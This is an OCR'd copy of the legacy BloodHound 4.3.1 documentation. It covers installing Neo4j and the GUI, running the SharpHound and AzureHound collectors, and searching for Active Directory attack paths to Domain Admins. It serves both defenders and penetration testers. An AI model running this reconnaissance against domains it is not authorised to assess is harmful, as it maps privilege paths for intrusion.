# BloodHound

*Release 4.3.1*

**Aug 08, 2023**

# Installation


**1 Install** **3**

**2 Collect Your First Dataset** **5**

**3 Import and Explore the Data** **7**

**4 Getting Help** **9**

4.1 Windows . . . 9
4.2 macOS . . . 14
4.3 Linux . . . 16
4.4 SharpHound . . . 18
4.5 All SharpHound Flags, Explained . . . 20
4.6 AzureHound . . . 27
4.7 All AzureHound Flags, Explained . . . 29
4.8 BloodHound.py . . . 31
4.9 The BloodHound GUI . . . 32
4.10 Nodes . . . 38
4.11 Edges . . . 61
4.12 Further Reading/Viewing . . . 132
4.13 BloodHound JSON Formats . . . 133

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: BloodHound Support

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. As of version 4.0, BloodHound now also supports Azure. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory environment.

# CHAPTER 1

# Install

Depending on which operating system you're using, install Neo4j, then download the BloodHound GUI. You can also build the BloodHound GUI from source.

OS-specific instructions: *Windows* | *macOS* | *Linux*

# CHAPTER 2

## Collect Your First Dataset

BloodHound is a data analysis tool and needs data to be useful. There are two officially supported data collection tools for BloodHound: SharpHound and AzureHound. Download AzureHound and/or SharpHound to collect your first data set. From a domain-joined system in your target Active Directory environnment, collecting your first dataset is quite simple:

```
C:\> SharpHound.exe
```

Collecting your first data set with AzureHound:

```
PS C:\> Import-Module Az
PS C:\> Import-Module AzureADPreview
PS C:\> Connect-AzureAD
PS C:\> Connect-AzAccount
PS C:\> . .\AzureHound.ps1
PS C:\> Invoke-AzureHound
```

# CHAPTER 3

## Import and Explore the Data

By default, SharpHound and AzureHound will generate several JSON files and place them into one zip. Drag and drop that zip into the BloodHound GUI, and BloodHound will import that data.

Once complete, you're ready to explore the data. Search for the Domain Users group using the search bar in the upper left. See if the Domain Users group has local admin rights anywhere, or control of any objects in Active Directory.

Click the Pathfinding button (looks like a road) and search for Domain Admins in the box that drops below. See if there are any attack paths from Domain Users to Domain Admins.

For a full tour of the BloodHound GUI and its data analysis capabilities, see the Data Analysis section.

CHAPTER 4

# Getting Help

Have a bug report or feature request? Open an issue on the BloodHound repo

Need assistance? Join us in the BloodHound Gang Slack

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: Install BloodHound Community Edition with Docker Compose

## 4.1 Windows


### 4.1.1 Walkthrough Video

### 4.1.2 Install Java

1. Download the Windows installer for Oracle JDK 11 from https://www.oracle.com/java/technologies/javase-jdk11-downloads.html (needs an Oracle account).


   Alternatively download and install the Microsoft build of OpenJDK 11 without any registration or login: https://learn.microsoft.com/en-us/java/openjdk/download#openjdk-11

2. Use the according installer to setup JDK. The default options work fine. You want to make sure though that the *JAVA_HOME* System variable is set correctly. In the Microsoft setup this is an option during installation:




**Note:** You want to make sure that the System variable *JAVA_HOME* is set correctly, pointing to you OpenJDK 11 by running the following command:

```
rundll32.exe sysdm.cpl,EditEnvironmentVariables
```


Environment Variables
User variables for Daniel
Variable
Value
New...
Edit...
System variables
Variable
Value
JAVA_HOME
C:\Program Files\Microsoft\jdk-11.0.18.10-hotspot\
New...
Edit...
OK

### 4.1.3 Install neo4j


**Warning:** Neo4j 5 suffers from severe performance regression issues. Until further notice, please use the latest Neo4j 4.4.x version

1. Download the latest neo4j 4.x Community Server Edition zip from https://neo4j.com/download-center/#community
2. Unzip the neo4j zip file.
3. Open a command prompt, running as administrator. Change directory to the unzipped neo4j folder.
4. Change directory to the *bin* directory in the Neo4j folder.
5. Run the following command:


```
C:\> neo4j.bat install-service
```

**Note:** At this point you may see an error about Java not being found, or the wrong version of Java running. Make sure you followed the JAVA installation steps correctly.

**Note:** You might run into an error *Couldn't find prunsrv file for interacting with the windows service subsystem ....* This happens if the System variables *NEO4J_CONF* and *NEO4J_HOME* are not set (correctly). Both need to point to the root of the neo4j folder.




**Note:** You might run into an error *Could not find or load main class org.neo4j.server.startup.Neo4jCommand*. This happens if the System variables *NEO4J_CONF* and *NEO4J_HOME* are not set (correctly). Both need to point to the root of the neo4j folder.




6. neo4j is now installed as a Windows service. Run this command:

```
C:\> net start neo4j
```

You should see the message, "The neo4j Graph Database - neo4j service was started successfully."

7. Open a web browser and navigate to http://localhost:7474/. You should see the neo4j web console.
8. Authenticate to neo4j in the web console with username *neo4j*, password *neo4j*. You'll be prompted to change this password.

### 4.1.4 Download the BloodHound GUI

1. Download the latest version of the BloodHound GUI from https://github.com/BloodHoundAD/BloodHound/releases
2. Unzip the folder and double click BloodHound.exe
3. Authenticate with the credentials you set up for neo4j

### 4.1.5 Alternative: Build the BloodHound GUI

1. Install NodeJS from https://nodejs.org/en/download/
2. Install electron-packager

```
C:\> npm install -g electron-packager
```

3. Clone the BloodHound GitHub repo:

```
C:\> git clone https://github.com/BloodHoundAD/BloodHound
```

4. From the root BloodHound directory, run *npm install*

```
C:\> npm install
```

5. Build BloodHound with *npm run build:win32*

```
C:\> npm run build:win32
```

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: Install BloodHound Community Edition with Docker Compose

## 4.2 macOS

### 4.2.1 Install neo4j

**Warning:** Neo4j 5 suffers from severe performance regression issues. Until further notice, please use Neo4j 4.4.13

1. Download the macOS version of neo4j Community Edition Server from https://neo4j.com/download-center/#community. **Do not install from brew.**
2. Unzip the neo4j folder.
3. In a macOS terminal, change directories to the neo4j folder.
4. Change to the *bin* directory, then type:

```
$ ./neo4j console
```

This will start neo4j as a console application. You should eventually see "Remote interface available at http://localhost:7474/"

5. Open a web browser and navigate to http://localhost:7474/. You should see the neo4j web console.
6. Authenticate to neo4j in the web console with username neo4j, password neo4j. You'll be prompted to change this password.

### 4.2.2 Download the BloodHound GUI

1. Download the latest version of the BloodHound GUI from https://github.com/BloodHoundAD/BloodHound/releases
2. Unzip the folder and double click BloodHound
3. Authenticate with the credentials you set up for neo4j

### 4.2.3 Alternative: Build the BloodHound GUI

1. Install NodeJS from https://nodejs.org/en/download/
2. Install electron-packager

```
$ npm install --location=global electron-packager
```

3. Clone the BloodHound GitHub repo:

```
$ git clone https://github.com/BloodHoundAD/BloodHound
```

4. From the root BloodHound directory, run npm install

```
$ npm install
```

Build BloodHound with *npm run build:macos*:

```
$ npm run build:macos
```

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: Install BloodHound Community Edition with Docker Compose

## 4.3 Linux

### 4.3.1 Install Java

1. Install Open JDK 11:

```
sudo apt-get install openjdk-11-jdk
```

### 4.3.2 Install neo4j

**Warning:** Neo4j 5 suffers from severe performance regression issues. Until further notice, please use latest Neo4j 4.x version

1. Add the neo4j repo to your apt sources:

```
wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key add -
echo 'deb https://debian.neo4j.com stable 4' | sudo tee /etc/apt/sources.list.d/neo4j.
↪list > /dev/null
sudo apt-get update
```

2. Install apt-transport-https with apt

```
sudo apt-get install apt-transport-https
```

**Note:** In Ubuntu server installations, you also need to make sure that the universe repository is enabled. If the universe repository is not present, the Neo4j installation will fail with the error Depends: daemon but it is not installable. This can be fixed by running the command:

sudo add-apt-repository universe

3. Install neo4j community edition using apt:

```
sudo apt-get install neo4j
```

4. Stop neo4j

```
sudo systemctl stop neo4j
```

5. Start neo4j as a console application and verify it starts up without errors:

```
cd /usr/bin
sudo ./neo4j console
```

**Note:** It is very common for people to host neo4j on a Linux system, but use the BloodHound GUI on a different system. neo4j by default only allows local connections. To allow remote connections, open the neo4j configuration file (vim /etc/neo4j/neo4j.conf) and edit this line:

#dbms.default_listen_address=0.0.0.0

Remove the # character to uncomment the line. Save the file, then start neo4j up again

6. Start neo4j up again. You have two options:

Run neo4j as a console application:

```
cd /usr/bin
./neo4j console
```

Or use systemctl to start neo4j:

```
sudo systemctl start neo4j
```

7. Open a web browser and navigate to https://localhost:7474/. You should see the neo4j web console.
8. Authenticate to neo4j in the web console with username neo4j, password neo4j. You'll be prompted to change this password.

### 4.3.3 Download the BloodHound GUI

1. Download the latest version of the BloodHound GUI from https://github.com/BloodHoundAD/BloodHound/releases
2. Unzip the folder, then run BloodHound with the –no-sandbox flag:

```
./BloodHound --no-sandbox
```

3. Authenticate with the credentials you set up for neo4j

### 4.3.4 Alternative: Build the BloodHound GUI

1. Install NodeJS from https://nodejs.org/en/download/package-manager/#debian-and-ubuntu-based-linux-distributions
2. Install electron-packager:

```
sudo npm install -g electron-packager
```

3. Clone the BloodHound GitHub repo:

```
git clone https://github.com/BloodHoundAD/Bloodhound
```

4. From the root BloodHound directory, run 'npm install'

```
npm install
```

5. Build BloodHound with 'npm run build:linux':

```
npm run build:linux
```

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: SharpHound CE

## 4.4 SharpHound

SharpHound is the official data collector for BloodHound. It is written in C# and uses native Windows API functions and LDAP namespace functions to collect data from domain controllers and domain-joined Windows systems.

Download the pre-compiled SharpHound binary and PS1 version at https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors

You can view the source code for SharpHound and build it from source by visiting the SharpHound repo at https://github.com/BloodHoundAD/SharpHound

### 4.4.1 Basic Usage

You can collect plenty of data with SharpHound by simply running the binary itself with no flags set:

```
C:\> SharpHound.exe
```

SharpHound will automatically determine what domain your current user belongs to, find a domain controller for that domain, and start the "default" collection method. The default collection method will collect the following pieces of information from the domain controller:

- Security group memberships
- Domain trusts
- Abusable rights on Active Directory objects
- Group Policy links
- OU tree structure
- Several properties from computer, group and user objects
- SQL admin links

Additionally, SharpHound will attempt to collect the following information from each domain-joined Windows computer:

- The members of the local administrators, remote desktop, distributed COM, and remote management groups
- Active sessions, which SharpHound will attempt to correlate to systems where users are interactively logged on

When finished, SharpHound will create several JSON files and place them into a zip file. Drag and drop that zip file into the BloodHound GUI and the interface will take care of merging the data into the database.

### 4.4.2 The Session Loop Collection Method

BloodHound uses graph theory to find attack paths in Active Directory, and the more data you have, the more likely you are to find and execute attack paths successfully. Much of the data you initially collect with SharpHound will not likely change or require updating over the course of a typical red team assessment - security group memberships, Active Directory permissions, and Group Policy links change relatively rarely. That data can be collected one time, and not again.

User sessions are different for two reasons:

1. Users, especially privileged users, log on and off different systems all day, every day. How many systems does a typical help desk user or server admin log into on any given day?

2. The way SharpHound's data collection works necessitates scanning the network several times to get more complete session information. Scannning the network one time for user sessions may give you between 5 and 15% of the actual sessions on the network.

When you use the path finding function query in BloodHound to find a path between two nodes and see that there is no path, 9 times out of 10 this is because BloodHound needs more session data.

